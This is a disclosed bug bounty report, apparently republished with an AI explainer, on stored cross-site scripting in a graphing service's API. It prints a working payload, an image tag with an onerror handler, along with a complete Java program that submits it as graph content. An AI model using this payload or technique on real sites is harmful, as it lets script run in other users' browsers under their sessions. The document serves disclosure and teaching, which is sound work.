Stored XSS in content when Graph is created via API
A graph created through the API accepted a content parameter containing an HTML heading whose text held an image tag with an error handler, and that markup was later rendered unescaped in the dashboard. An attacker with API credentials could store script that runs in the browser of anyone who opens the project.
 Originally disclosed on HackerOne
- Triaged in 19 hours
- Fixed in 22 hours
- Disclosed after 44 hours
#Summary It is possible for an attacker to insert javascript code into Graphs by creating a project via the API
#Steps to reproduce Login Go to API Settings Copy your Key + Secret Go to API Documentation Download one of the official libraries ( I chose JAVA ) In the "main" method add the Key + Secret you copied previously Add a new parameter "content" with the following content:
[{\"type\":\"h1\",\"text\":\"asd>\\\"'<img src=a onerror=alert(document.domain)>\"}]
Add all the other required parameters My main method looks like this:
public static void main(String[] args) {
        InfogramAPI infogram = new InfogramAPI([API-Key], [API-Secret]);

        Map<String, String> parameters = new HashMap<String, String>();

        //parameters = null;

        parameters.put("content", "[{\"type\":\"h1\",\"text\":\"asd>\\\"'<img src=a onerror=alert(document.domain)>\"}]");
        parameters.put("theme_id", "7291");
        parameters.put("title","title");
        parameters.put("publish", "true");
        parameters.put("publish_mode", "public");

        try {
            Response response = infogram.sendRequest("POST", "infographics", parameters);

            if (response.isSuccessful()) {
                InputStream is = response.getResponseBody();
                System.out.print(getStringFromInputStream(is).replace(",", ",\n"));

            } else {
                String errmsg = String.format("The server returned %d %s", response.getHttpStatusCode(), response.getHttpStatusMessage());
                System.err.println(errmsg);
            }
        } catch (IOException e) {
            System.err.println("There was a problem connecting to the server");
            e.printStackTrace();
        }
    }
You will get a 201 response which indicates that the Graph has been successfully created Now go to your Dashboard Open the newly created project A Javascript popup showing the current domain appears

#Remediation HTML encode all parameter values before reflecting them on the page
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the content parameter was stored and rendered into the page without HTML encoding, so markup in the heading text was treated as code.
Impact
Script stored this way runs in the browser of someone who opens the project, as shown by a popup.
What the attacker needed
API key and secret; ability to create a project via the API; victim opens the project
How it was found
- Log in and copy the API key and secret from the API settings page.
- Download an official API library and put the key and secret in the main method.
- Add a content parameter holding a heading whose text contains an image tag with an error handler.
- Add the other required parameters and send the create request, which returns a 201.
- Open the newly created project from the dashboard and observe the script running.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The site lets you build charts and graphs through an API, and one field holds the text shown in the graph. The site saved that text without cleaning it, so HTML and script hidden in it ran when the project was opened. This is called stored cross-site scripting: harmful code is saved on the server and later runs in a victim's browser.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.